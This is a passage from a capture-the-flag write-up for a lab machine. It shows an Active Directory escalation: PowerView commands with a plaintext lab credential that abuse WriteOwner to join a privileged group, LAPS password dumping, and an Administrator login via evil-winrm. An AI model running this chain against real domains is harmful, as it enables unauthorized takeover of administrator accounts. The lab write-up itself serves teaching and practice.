Googling how to exploit the `WriteOwner` privilege, we can use the following commands which are included in the `PowerView.ps1` script (https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1)
Again, you have to upload this file to the server.

```
# import the module
. ./PowerView.ps1

# Exploit
# Adding JDgodd to the "CORE STAFF" group
$SecPassword = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('streamio\JDgodd',
$SecPassword)
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "Core Staff" -principalidentity
"streamio\JDgodd"
Add-DomainGroupMember -identity "Core Staff" -members "streamio\JDgodd" -credential
$Cred
```

After doing this, we can use `LAPSDumper` (https://github.com/n00py/LAPSDumper) to dump `LAPS` passwords remotely from our vm. We can do this since the `CORE STAFF` are able to read `LAPS` passwords.

Now that we have the `LAPS` password (I haven't posted it here, because it changes every time) we can login using `evil-winrm` and the username `Administrator`.

The `root.txt` is not in the `Desktop` folder, so to find it we can use:

```
# As Administrator
gci -force -recurse 2>$null | select FullName | select-string -Pattern root.txt
# @{FullName=C:\Users\Martin\Desktop\root.txt}
```

`Martin` has the `root.txt` and that is the box!